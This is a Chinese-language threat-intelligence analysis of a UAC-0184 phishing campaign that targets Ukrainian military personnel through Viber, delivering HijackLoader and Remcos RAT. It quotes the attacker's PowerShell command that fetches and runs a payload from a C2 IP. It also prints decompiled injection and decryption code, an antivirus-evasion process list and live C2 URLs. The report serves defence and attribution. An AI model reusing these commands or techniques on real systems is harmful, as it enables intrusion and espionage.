

UAC-0184 | "阵亡档案黑幕"钓鱼行动

mp.weixin.qq.com/s

高级威胁研究院

UAC-0184（也被追踪为Hive0156）是一个与俄罗斯结盟的威胁行为者，主要使用商用恶意软件和诱饵文档在乌克兰策划恶意网络攻击活动。通过投放恶意LNK文件或PowerShell脚本攻击乌克兰军事人员，导致Remcos感染。该组织使用的诱饵文档主题与关注乌克兰军方作战态势的人员高度相关。

一、概述

二、攻击链分析

本次攻击活动利用即时通讯软件Viber作为初始入侵渠道，通过社会工程学诱饵分发恶意压缩包。攻击链具有高度的复杂性，结合了DLL侧加载（DLL Side-Loading）、非标准控制流转移以及双重模块踩踏（Module Stomping）技术，旨在规避安全检测并最终植入HijackLoader以加载Remcos RAT。

2.1. 初始访问与投递

攻击者通过Viber向目标用户发送名为A2393.zip的恶意归档文件。解压后，该压缩包包含多个伪装成合法文档的LNK快捷方式文件文件名，诱导性强，意图通过社会工程学手段诱使用户点击。

文件名	路径
zapit_iz_verhovnoi_radi.docx.lnk	%userprofile%\appdata\local\temp\hz\$d.307.1656\hz\$d.307.1657\zapit_iz_verhovnoi_radi.docx.lnk
scan_zapitu_iz_verhovnoi_radi.rtf.lnk	%userprofile%\appdata\local\temp\hz\$d.307.1656\hz\$d.307.1659\scan_zapitu_iz_verhovnoi_radi.rtf.lnk
dodatok_do_zapitu.xlsx.lnk	%userprofile%\appdata\local\temp\hz\$d.307.1656\hz\$d.307.1660\dodatok_do_zapitu.xlsx.lnk

诱饵文档如下：

Zapit_iz_verhovnoi_radi.docx【来自最高拉达（乌克兰议会）的质询】



СЕКРЕТАРІАТ

Уповноваженого Верховної Ради України з прав людини

вул. Інститутська, 21/8, м. Київ, 01008, тел. (044) 298-70-33
E-mail: hotline@ombudsman.gov.ua, код м/дпо з ЄДРПОУ 21661556

Генеральний штаб Збройних
Сил України

Про розгляд колективного звернення родичів загиблих захисників українців

До Уповноваженого Верховної Ради України з прав людини (далі - Уповноважений) надходять численні звернення, в яких йдеться про порушення прав посадовими особами, що ведуть облік військовослужбовців, щодо некоректного ведення обліку зниклих безвісти або загиблих під час виконання військових обов'язків військовослужбовців, з метою не виплати грошових компенсацій родичам

Відповідно до статті 4 Закону України «Про Уповноваженого Верховної Ради України з прав людини» діяльність Уповноваженого доповнює існуючі засоби захисту конституційних прав і свобод людини і громадянина, не віднімає їх і не тягне перегляду компетенції державних органів, які забезпечують захист та поновлення порушених прав і свобод відповідно до законодавства. Тобто Уповноважений сприяє вирішенню порушених заявниками питань, спонукаючи державні органи, органи військового управління до вчинення ними певних дій, направлених на поновлення та захист прав громадян.


Згідно з вимогами підпункту 88 пункту 4 Положення про Генеральний штаб Збройних Сил України, затвердженого Указом Президента України від 30 січня 2019 року № 23, на цей орган військового управління, зокрема, покладено обов'язок здійснення заходів, спрямованих на реалізацію соціальних і правових гарантій військовослужбовців та членів їхніх сімей, працівників Збройних Сил України.

З урахуванням зазначеного вище, керуючись статтею 101 Конституції України, статтями 13, 17, 22 Закону України «Про Уповноваженого Верховної Ради України з прав людини», пунктом 4 статті 6 Закону України «Про національну безпеку України», прошу розглянути звернення колективне звернення родичів військовослужбовців, провести службову перевірку і в разі виявлення порушень під час виплати грошового забезпечення вжити заходів для задоволення порушених заявниками клопотань.



УВ
Секретаріат Уповноваженого Верховної Ради України з прав
людини
Називити 4/1-43305 3/25/42 2.2 від 05.08.2025
КЗІІ Київ С. В. 05.08.2025 17:23
3FAA928X358EX00304000000469C79900ACT5D600

Scan_zapitu_iz_verhovnoi_radi.rtf 【最高拉达质询函扫描件，内容为关于审议已故乌克兰卫士亲属集体申诉事宜】



Dodatok_do_zapitu.xlsx【质询函附件，内容为2023年1月1日至2025年1月31日期间人员总损失名单】

2.2. 下载与执行

UAC-0184交替利用恶意LNK文件与PowerShell脚本作为第一阶段的初始入侵载体[1]。尽管这两种方式均旨在向受害者展示诱饵文档的同时，于后台隐蔽执行HijackLoader感染链，但其诱饵投递机制存在显著差异：

基于LNK的攻击：需发起两次独立的C2请求，分别用于获取诱饵文件和包含恶意加载器的ZIP压缩包。

基于PowerShell的攻击：仅发起一次网络请求，下载的ZIP压缩包中已内嵌了诱饵文档。

在本次捕获的LNK攻击样本中，LNK文件执行后首先发起请求下载并运行PowerShell脚本。

随后，该脚本从远程C2服务器拉取并解压第二阶段载荷 smoothieks.zip，启动合法宿主进程 CFlux.exe加载恶意模块，并同步打开诱饵文档以降低受害者警觉。

```
echo rKtGxKJUaoCCtexNyfdt; if (-not[IO.File]::Exists(('smoothieks'+'.'+'zip'))){&(Get-Command
;*****o*****e-We*) -uri
ht"tp"://5.101.8"5.24/smoothieks.zip -OutFile smoothieks.zip};if (-
not[IO.File]::Exists(('MSWinDistro/'+'CFlux'+'.'+'exe')) -and -not
[IO.File]::Exists(('MSWinDistro/'+'Dodatok_do_zapitu'+'.'+'.xlsx'))){Expand-Archive smoothieks.zip -
DestinationPath MSWinDistro};start 'MSWinDistro/CFlux.exe';start
'MSWinDistro/Dodatok_do_zapitu.xlsx
```

smoothieks.zip压缩包内的文件：

名称	大小	压缩后大小	修改时间	创建时间	访问时间	属性
CDWizard.DLL	805 408	316 082	2025-10-14 23:00	2025-10-14 23:00	2025-10-14 23:00	A
CDWizard.ini	356	190	2025-10-14 23:00	2025-10-14 23:00	2025-10-14 23:00	A
CDWizard.log	835	308	2025-10-14 23:00	2025-10-14 23:00	2025-10-14 23:00	A
CFlux.exe	121 376	65 210	2025-10-14 23:00	2025-10-14 23:00	2025-10-14 23:00	A
Dodatok_do_zapitu.xlsx	47 970	44 970	2025-08-18 17:46			-rw-r--r--
Hekgiegsteal.lt	20 242	12 887	2025-10-14 23:00	2025-10-14 23:00	2025-10-14 23:00	A
Jabveak.qafy	1 951 650	1 868 947	2025-10-14 23:00	2025-10-14 23:00	2025-10-14 23:00	A
MSVCP140.dll	447 568	154 685	2025-10-14 23:00	2025-10-14 23:00	2025-10-14 23:00	A
Scan_zapitu_iz_verhovnoi_radi.rtf	260 574	245 223	2025-08-18 17:46			-rw-r--r--
SQLite.Interop.dll	1 229 312	666 932	2025-10-14 23:00	2025-10-14 23:00	2025-10-14 23:00	A
VCRUNTIME140.dll	91 216	50 170	2025-10-14 23:00	2025-10-14 23:00	2025-10-14 23:00	A
Zapit_iz_verhovnoi_radi.docx	154 986	144 512	2025-08-18 17:46			-rw-r--r--

2.3. DLL侧加载与流劫持

CFlux.exe启动后，通过DLL侧加载（DLL Side-Loading）技术加载了位于同目录下的恶意动态链接库CDWizard.dll。该恶意DLL修改了原始函数逻辑，以便在运行时动态加载SQLite.Interop.dll。

```
push    ebp
mov     ebp, esp
mov     eax, ds:dword_1006939C
mov     dword_10094BCC, eax
mov     ecx, ds:dword_100693A0
mov     dword_10094BD0, ecx
mov     edx, ds:dword_100693A4
mov     dword_10094BD4, edx
mov     eax, ds:dword_100693A8
mov     dword_10094BD8, eax
pop     ebp
retn
endp

-----
align 10h

; CODE XREF: dllmainCRT_dispatch(HINST.
mov     eax, ds:8B55939Ch
in      al, dx
sub     esp, 0Ch
mov     [ebp+var_4], offset off_10088A42 ; "SQLite.Interop.dll"
push    0 ; dwFlags
push    0 ; hFile
mov     eax, [ebp+var_4]
mov     ecx, [eax]
push    ecx ; lpLibFileName
call    ds:LoadLibraryExA
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jnz     short loc_1000111E
jmp     short loc_1000112E
```

值得注意的是，恶意代码摒弃了通过导出表解析函数的常规API调用方式，转而直接跳转至SQLite.Interop.dll内部的硬编码偏移地址0xF3735处执行后续指令。

.data:10088A4A	unk_10088A4A	db	35h ; 5	.text:100F3735	sub	esp, 4Ch
.data:10088A4B		db	37h ; 7	.text:100F3738	push	ebx
.data:10088A4C		db	0Fh	.text:100F3739	push	ebp
.data:10088A4D		db	0	.text:100F373A	push	esi
.data:10088A4E		db	79h ; y	.text:100F373B	push	edi
.data:10088A4F		db	0C4h	.text:100F373C	push	off_101258A9 ; "kernel32"
.data:10088A50		db	0	.text:100F3742	mov	dword ptr [esp+5Ch], offset unk_10125841
.data:10088A51		db	0C0h	.text:100F374A	call	ds: _imp_LoadLibraryW
.data:10088A52		db	79h ; y	.text:100F3750	mov	esi, eax
.data:10088A53		db	0C4h	.text:100F3752	push	dword_1012585D
.data:10088A54		db	0	.text:100F3758	mov	[esp+44h], esi
.data:10088A55		db	0C0h	.text:100F375C	mov	ecx, [esi+3Ch]
.data:10088A56		db	79h ; y	.text:100F375F	mov	edx, [ecx+esi+78h]
.data:10088A57		db	0C4h	.text:100F3763	add	edx, esi
.data:10088A58		db	0	.text:100F3765	mov	eax, [edx+18h]
.data:10088A59		db	0C0h	.text:100F3768	mov	ecx, [edx+24h]
.data:10088A5A		db	79h ; y	.text:100F376B	mov	[esp+40h], eax
.data:10088A5B		db	0C4h	.text:100F376F	add	ecx, esi
.data:10088A5C		db	0	.text:100F3771	mov	eax, [edx+1Ch]
.data:10088A5D		db	0C0h	.text:100F3774	add	eax, esi
.data:10088A5E		db	79h ; y	.text:100F3776	mov	[esp+54h], ecx
.data:10088A5F		db	0C4h	.text:100F377A	mov	[esp+48h], eax
.data:10088A60		db	0	.text:100F377E	mov	eax, [edx+20h]
.data:10088A61		db	0C0h	.text:100F3781	add	eax, esi
.data:10088A62		db	79h ; y	.text:100F3783	mov	[esp+4Ch], eax
.data:10088A63		db	0C4h	.text:100F3787	lea	eax, [esp+38h]
.data:10088A64		db	0	.text:100F378B	push	eax

这种非标准的控制流转移技术有效地混淆了执行路径，显著增加了静态分析与检测的难度。

攻击者将API解析逻辑封装在sqlite3_log函数内部，将其伪装成看似无害的合法日志记录操作。

2.4. 解密与第一次注入

载荷执行阶段，恶意代码首先解密Hekgiegstleal.It文件中的加密数据提取出Shellcode（ADD算法）。

```
f_SetCurrentDirectoryW(v5);
f_CreateFileA = (int (__stdcall *)(char *, int, int, _DWORD, int, int, _DWORD))sqlite3_log(&v39, dword_1012586D); // CreateFileA
v10 = f_CreateFileA(Hekgiegstleal.It, dword_10125861, dword_10125885, 0, dword_10125891, 3, 0); // Hekgiegstleal.It
f_GetFileSize = (int (__stdcall *)(int, _DWORD))sqlite3_log(&v39, dword_10125875); // GetFileSize
v12 = f_GetFileSize(v10, 0);
if (v12)
{
    ReadFile = (void (__stdcall *)(int, int, int, char *, _DWORD))sqlite3_log(&v39, dword_1012584D); // ReadFile
    ReadFile(v10, v5, v12, &v34[4], 0);
    v14 = v5 + dword_10125865;
    *(_DWORD *)v34 = v5 + *(_DWORD *)&v34[4];
    v15 = *(_DWORD *)v34 + dword_10125865;
    v16 = *(_DWORD *)v34 + 4;
    v17 = *(_DWORD *)v34 + 8;
    if (v15)
    {
        v18 = ((unsigned int)(v15 - 1) >> 2) + 1;
        do
        {
            *v17++ += v16; // ADD解密
            --v18;
        } while (v18);
    }
    v19 = (char *)dword_10125845 + v14; // \tevr.dll
    LoadLibraryA = (int (__stdcall *)(char *))sqlite3_log(&v39, dword_10125895); // LoadLibraryA
    v33[6] = sqlite3_log(&v39, dword_10125869); // VirtualProtect
    v21 = LoadLibraryA(v19 + 1); // evr.dll
    v22 = &v19[*v19];
    v23 = &v22[dword_1012587D];
    v24 = *(_DWORD *)v22 + 1;
    v25 = *(_DWORD *)v22 + 2;
    v35 = v24;
    v36 = &v23[v25];
    v26 = (_BYTE *)v21 + *(_DWORD *)v21 + 60 + v21 + 44; // .text
    v33[5] = 0;
    ((void (__stdcall *)(_BYTE *, int, int, int *))v33[6])(v26, v25, dword_10125889, &v33[5]); // PAGE_EXECUTE_READWRITE (0x40)
```

紧接着，攻击者实施Module Stomping：加载合法的evr.dll模块，并直接将其可执行代码段（.text）替换为恶意Shellcode，同时传入Jabveak.qafy作为后续阶段载荷参数。

83C4 10	ADD ESP,0x10				
894424 14	MOV DWORD PTR SS:[ESP+0x14],EAX				
8D4B 01	LEA ECX,DWORD PTR DS:[EBX+0x1]	ecx:"evr.dll", ebx+1:"evr.dll"			
51	PUSH ECX	ecx:"evr.dll"			
FFD6	CALL ESI				
0FBEOB	MOVSB ECX,BYTE PTR DS:[EBX]	ecx:"evr.dll", ebx:"\tevr.dll"			
8BD0	MOV EDX,EAX				
8B2D 7D589E6C	MOV EBP,DWORD PTR DS:[0x6C9E587D]				
03D9	ADD EBX,ECX	ebx:"\tevr.dll", ecx:"evr.dll"			
			隐藏FPU		
			EAX	76D70760	<kernel32.VirtualProtect>
			EBX	02A2F722	"\tevr.dll"
			ECX	02A2F723	"evr.dll"
			EDX	3608E09E	
			EBP	00004F12	
			ESP	0069F3F4	<&EntryPoint>
			ESI	76D70E70	<kernel32.LoadLibraryA>

这种手段使恶意代码运行在合法模块的内存空间内，利用系统文件的合法路径掩盖其真实属性，极大地增加了内存扫描工具的检测难度。

2.5. 载荷组装与第二次注入

驻留在evr.dll中的恶意Shellcode读取并解密数据文件Jabveak.qafy,利用内置的PNG格式解析逻辑，在数据流中遍历并定位符合特定特征签名的IDAT数据块。

```
result = ((int (__cdecl *)(_DWORD *, _DWORD, int *, int *))f_Get_Payload_Data)(v37, *(_DWORD *)(a1 + 4), &v22, &v23); // 读取Jabveak.qafy数据
if ( (_BYTE)result )
{
    result = ((int (__cdecl *)(int, int, int *, _DWORD *, _DWORD *))f_Decrypt_Payload_XOR)(v22, v23, &v27, v37, v38); // 解密 Payload
    if ( (_BYTE)result )
    {
        v21 = 0;
        v25 = v27;
        v5 = v27 + 16;
        result = ((int (__cdecl *)(int, _DWORD, _DWORD, int *, _DWORD *))f_Reflective_Map_And_Relocate)(
            v27 + 16,
            *(_DWORD *)(v27 + 8),
            *(_DWORD *)(v27 + 12),
            &v21,
            v37); // 修复导入表
    }
    if ( (_BYTE)result )
    {
        v31 = v21;
        v20 = 0;
        if ( !((int (__cdecl *)(int))f_Check_PE)(v21 + 144) )
            v20 = *(_DWORD *)(v31 + 352);
        v24 = *(_DWORD *)(v31 + 8) + v31 + v20 + 989; // 原始入口点地址
        v33 = 0;
        v3 = ((int (__cdecl *)(_DWORD *, int, int *, _DWORD, _DWORD *))f_Extract_Bootstrap_Code)(
            v37,
            v24,
            &v33,
            v38[52],
            v38); // 解密数据
        v30 = GlobalAlloc(64, 522);
        ((void (__cdecl *)(int, int))f_Set_SpawnToPath)(v31 + 244, v30); // "%windir%\SysWow64\rasapi32.dll"
        v30 = ((int (__cdecl *)(int))f_Expand_Environment_Strings)(v30);
        v19 = ((int (__cdecl *)(_DWORD *, int))f_Load_SpawnToModule)(v37, v30); // rasapi32 base
        v4 = ((int (__cdecl *)(int))Get_PE_Header)(v19); // PE头
        v32 = (int (__cdecl *)(int, int, int, int *))(*(_DWORD *)(v4 + 44) + v19); // 获取入口点 (AddressOfEntryPoint)
        v18 = GlobalAlloc(64, v33);
        ((void (__cdecl *)(int, int (__cdecl *)(int, int, int, int *, int), int))f_memcpy)(v18, v32, v33); // 复制解密代码到入口点
        *(_QWORD *)(v24 + 3264) = v18;
        v26 = 0;
        VirtualProtect(v32, v33, v38[1], &v26); // Size:15030
        // rasapi32.68D51000
        ((void (__cdecl *)(int (__cdecl *)(int, int, int, int *, int, int))f_memcpy)(v32, v3, v33);
        VirtualProtect(v32, v33, v26, &v26);
        v2[3] = (int)v32; // 入口点地址
        v2[0] = v38[1];
        v2[1] = (int)v32; // 起始地址
        v2[2] = v33; // 大小
        return v32(v31, v24, v25, v2); // OEP
    }
}
```

为了还原载荷，Shellcode申请一段具有PAGE_EXECUTE_READWRITE(RWX)属性的内存空间，将分散在各个IDAT块中的数据片段提取出来并进行重组。数据拼接完成后，代码利用嵌入在数据头部的密钥执行XOR解密算法，在内存中还原出完整的攻击载荷。

```

v10 = a2 - ((char *)(v16 + 2) - (char *)a1);
v16 = (_DWORD *)f_FindPattern((int)v16 + 1, v10, (int)v6, 8u); // 在数据流中寻找magic
if ( !v16 )
    break;
v13 = v16 + 2;
v9 = v16;
v15 = sub_1590((char*)v16);
v12 = v16 + 2;
if ( *v13 != *(_DWORD *)(a5 + 176) || v18 ) // Header Chunk
{
    if ( v18 )
    {
        if ( v15 + v17 > v14 )
        {
            v15 = v14 - v17;
            f_memcpy(&v18[v17], v12, v14 - v17);
            break;
        }
        f_memcpy(&v18[v17], v12, v15);
        v17 += v15;
    }
}
else
{
    v11 = v13;
    v14 = v13[2] + 16;
    v18 = (_BYTE *)((*int (__stdcall **)(int, unsigned int))(a4 + 100))(0x40, v14); // 调用 VirtualAlloc
    // PAGE_EXECUTE_READWRITE
    f_memcpy(v18, v12, v15);
    v17 += v15;
}
}
if ( !v18 )
    return 0;
v8 = v18 + 16;
f_XOR((int)(v18 + 16), v11[2], v11[1]);

```

解密后的数据不仅包含HijackLoader，还包含关键的配置信息，指定了下一阶段的注入策略，包括目标文件路径、宿主文件名、以及各个功能模块的名称与运行参数。依据此配置，恶意代码再次实施 Module Stomping 攻击，将提取出的载荷覆写到合法系统模块rasapi32.dll的内存空间中。

[illegible]

41 56 44 41	54 41 00 00	68 34 40 00	B8 3C 13 01	AVDATA h4@ . <..
80 00 00 00	A8 D7 19 00	B0 B3 5D 00	FF FF FF FF	... x... ° 3] . yyy
88 D7 19 00	F4 28 40 00	B8 3C 13 01	90 D7 19 00	. x... ô (@ . <... x...
7E 2A 40 00	B4 D7 19 00	12 25 40 00	D4 D7 19 00	~* @ . x... % @ . ô x...
A7 D7 19 00	D4 D7 19 00	A8 D7 19 00	7F 1D 40 00	§ x... ô x... x... @ .
D4 D7 19 00	B4 D7 19 00	5F 1D 40 00	D4 D7 19 00	ô x... x... _ . @ . ô x...
C0 D7 19 00	17 1F 40 00	D4 D7 19 00	CC D7 19 00	À x... @ . ô x... Ì x...
5A 57 40 00	D4 D7 19 00	14 D8 19 00	B1 13 44 00	ZW @ . ô x... ø . + D .
00 45 62 15	00 00 10 03	00 00 45 53	41 4C 00 41	. Eb... ESAL A
00 00 68 34	40 00 B8 3C	13 01 80 00	00 00 A8 D7	. h4@ . <... x
19 00 B0 B3	5D 00 FF FF	FF FF 88 D7	19 00 F4 28	... ° 3] . yyy . x... ô (
40 00 B8 3C	13 01 90 D7	19 00 7E 2A	40 00 B4 D7	@ . <... x... ~* @ . x
19 00 12 25	40 00 D4 D7	19 00 A7 D7	19 00 D4 D7	... % @ . ô x... § x... ô x
19 00 A8 D7	19 00 7F 1D	40 00 D4 D7	19 00 B4 D7	... x... @ . ô x... x
19 00 5F 1D	40 00 D4 D7	19 00 C0 D7	19 00 17 1F	... _ . @ . ô x... À x...
40 00 D4 D7	19 00 CC D7	19 00 5A 57	40 00 D4 D7	@ . ô x... Ì x... ZW @ . ô x
19 00 14 D8	19 00 B1 13	44 00 00 45	72 18 00 00	... ø . + D . Er...
44 00 00 00	45 53 41 4C	36 34 00 00	68 34 40 00	D... ESAL64 . h4@ .

2.6. HijackLoader

HijackLoader[2]功能模块

模块名称	模块功能
AVDATA	反病毒软件进程名称黑名单
ESAL/ESAL64	执行最后的Payload
ESLDR/ESLDR64	辅助注入HijackLoader相关的shellcode
ESWR/ESWR64	清除shellcode，并执行rshell模块
FIXED	用于进程注入的合法可执行文件
LauncherLdr64	解密HijackLoader PNG文件提取模块
modCreateProcess/modCreateProcess64	创建子进程
modTask/modTask64	创建计划任务
modUAC/modUAC64	UAC提取模块

modWD/modWD64	禁用Defender
modWriteFile/modWriteFile64	文件写入模块
rshell/rshell64	重定位、解析并执行最终有效载荷
ti/ti64	执行第一阶段后代码注入
TinycallProxy/TinycallProxy64	间接进行函数调用，对抗栈回溯
tinystub/tinystub64	辅助注入rshell以规避检测
tinyutilitymodule/tinyutilitymodule64	用空字节覆盖指定文件的PE Header
SM	指定TinycallProxy在对抗栈回溯时用于伪装调用地址的DLL
COPYLIST	文件配置清单
CUSTOMINJECT	投递最终载荷时被注入的程序
CUSTOMINJECTPATH	存放CUSTOMINJECT的路径
X64L	架构转换
PERSDATA	持久化配置

HijackLoader的AVDATA模块通过计算进程名的CRC32哈希值进行环境侦察，以识别并规避主流安全软件。

CRC32	PRODUCT NAME	PROCESS NAME
0x40CB21D3	Kaspersky AntiVirus	avp.exe

0xB02EF94	Avast Antivirus	avastsvc.exe
0x27873423	/	/
0x19E8FAD2	BitDefender Antivirus	bdagent.exe
0x8E9E8ADD	AVG Internet Security	avgsvc.exe
0xD5345E50	Emsisoft Anti-Malware	a2service.exe
0x456B109F	Webroot SecureAnywhere	wrsa.exe
0xF868B2F1	Windows Defender	mbspeng.exe

TinycallProxy模块利用“调用栈伪造”技术，在执行敏感操作时，修改内存栈帧，将函数调用伪装成CDWizard.dll的地址。从而欺骗安全软件的栈回溯检查，使恶意行为看起来像是该DLL的正常业务逻辑流。

```

v4 = a1 + 0x10DE;
for ( i = 0; i < *(_DWORD *)(a1 + 3812); ++i )
{
    if ( f_calc_crc32_bitwise(v4 + 138 * i) == a3 )
    {
        *a2 = *(_DWORD *)(v4 + 138 * i + 134);
        return a1 + *(_DWORD *)(v4 + 138 * i + 130) + 3812;
    }
}

```

8B4D FC	MOV ECX,DWORD PTR SS:[EBP-0x4]	
83C1 01	ADD ECX,0x1	ecx:"AVDATA"
894D FC	MOV DWORD PTR SS:[EBP-0x4],ECX	
8B55 08	MOV EDX,DWORD PTR SS:[EBP+0x8]	
8B45 FC	MOV EAX,DWORD PTR SS:[EBP-0x4]	
3B82 E40E0000	CMP EAX,DWORD PTR DS:[EDX+0xEE4]	eax:"CDWizard.DLL"
73 4D	JAE rasapi32.6BD5503E	
694D FC 8A000000	IMUL ECX,DWORD PTR SS:[EBP-0x4],0x8A	
034D F8	ADD ECX,DWORD PTR SS:[EBP-0x8]	[ebp-8]:"AVDATA"
51	PUSH ECX	ecx:"AVDATA"
E8 4F0C0000	CALL rasapi32.6BD55C50	
83C4 04	ADD ESP,0x4	
3B45 10	CMP EAX,DWORD PTR SS:[EBP+0x10]	
75 33	JNE rasapi32.6BD5503C	
6955 FC 8A000000	IMUL EDX,DWORD PTR SS:[EBP-0x4],0x8A	
8B45 0C	MOV EAX,DWORD PTR SS:[EBP+0xC]	
8B4D F8	MOV ECX,DWORD PTR SS:[EBP-0x8]	[ebp-8]:"AVDATA"
8B9411 86000000	MOV EDX,DWORD PTR DS:[ECX+EDX+0x86]	
8910	MOV DWORD PTR DS:[EAX],EDX	eax:"CDWizard.DLL"
6945 FC 8A000000	IMUL EAX,DWORD PTR SS:[EBP-0x4],0x8A	
8B4D F8	MOV ECX,DWORD PTR SS:[EBP-0x8]	[ebp-8]:"AVDATA"
8B9401 82000000	MOV EDX,DWORD PTR DS:[ECX+EAX+0x82]	
8B45 08	MOV EAX,DWORD PTR SS:[EBP+0x8]	
8D8410 E40E0000	LEA EAX,DWORD PTR DS:[EAX+EDX+0xEE4]	eax:"CDWizard.DLL"
EB 04	JMP rasapi32.6BD55040	
EB 9C	JMP rasapi32.6BD54FDA	
33C0	XOR EAX,EAX	eax:"CDWizard.DLL"
8BE5	MOV ESP,EBP	
5D	POP EBP	
C3	RET	

利用Windows计划任务实现持久化。

名称	状态	触发器
authenticatedbg_32	准备就绪	在每天的 22:32 - 触发后, 在 1 天 期间每隔 00:04:00 重复一次。
job_coordinator	准备就绪	登录 DE[] 时

HijackLoader使用环境变量在不同加载阶段之间传递关键配置信息。为了规避静态特征检测，环境变量的名称并非硬编码，而是基于受害主机的NetBIOS计算机名动态生成。使得每一次感染生成的变量名都具有唯一性，增加检测难度。

IXFSLCNNJ[]	C:\ProgramData\iot_decrypt_v2_0_release\CFlux.exe
ProgramW6432	C:\Program Files
QDTELVIKH[]	C:\User[]\AppData\Local\Temp\57F774A.tmp
SystemDrive	C:

2.7. Remcos

HijackLoader最终将Payload注入到合法程序Chime.exe中，以隐蔽执行核心远控木马Remcos RAT。Remcos是一款经常被滥用的合法远程管理工具，具备远程管理、载荷执行、屏幕监控、持久化和信息窃取等多种功能。尽管该工具在市场上被标榜为合法的系统管理软件，但因其强大的侵入性功能，常被各类恶意攻击者滥用于网络间谍和数据窃取活动。运行后的Remcos Implant会主动连接攻击者的C2服务器以接收指令。攻击者通过Remcos提供的图形用户界面(GUI)控制面板，能够对受害主机进行批量自动化管理，或进行精准的手动交互操作。

/ARE\Rmc-O7SVTY		
名称	类型	数据
ab (默认)	REG_SZ	(数值未设置)
dktp	REG_DWORD	0x69254)
gagqqwk	REG_SZ	CCFD608C7E7DCD55D
pohlvdI	REG_BINARY	ce 18 9a c7 c4 e4 50 09 26 ...
UID	REG_DWORD	0xa1022)

三、归属研判

1. 本次攻击使用的诱饵文件名（如 Zapit_iz_verhovnoi_radi，即“来自最高拉达的质询”）明确指向乌克兰最高立法机构的调查程序。文件内容涉及“军人档案篡改”与“抚恤金拒付申诉”等敏感议题，这与UAC-0184长期以来针对乌克兰政府决策层、军事行政体系及军人个体实施情报窃取的战略动机完全吻合。
2. 攻击利用Viber分发恶意压缩包，延续了该组织利用即时通讯软件扩展攻击面的标志性策略。UAC-0184向来擅长利用Signal、Telegram及约会软件构建信任关系；Viber作为乌克兰极其普及的通讯工具，是其扩展攻击面的典型选择。此外，利用伪装成“军事调查”或“法律请求”文档的LNK文件进行投递，精准复刻了该组织既往行动的惯用手法。
3. 攻击链最终载荷为Remcos RAT，并由HijackLoader负责释放与加载，这一工具组合是UAC-0184的关键技术特征。

综上结合受害者定位、社会工程学手段及专用工具集特征，有高置信度将本次攻击活动归因为UAC-0184组织。

附录 IOC

MD5

77da028b852acdcdcf4b46b23e79ac66

f7a93c7918a4d8837519eb6619c25b90

739dea9edc813c83cc488010cbdc10f6

1ce195f66d79587d583e4792ceb1c898

C2&URL

5.101.85.24

http[:]//5.101.85.24/k4s/tune.ps1

http[:]//5.101.85.24/k4s/spear.ps1

http[:]//5.101.85.24/smoothieks.zip

参考

[1]<https://www.ibm.com/think/x-force/hive0156-continues-remcos-campaigns-against-ukraine>

[2]<https://medium.com/@baglai.vlad/hijackloader-ghostpulse-idat-loader-comprehensive-analysis-6e15f48eb96d>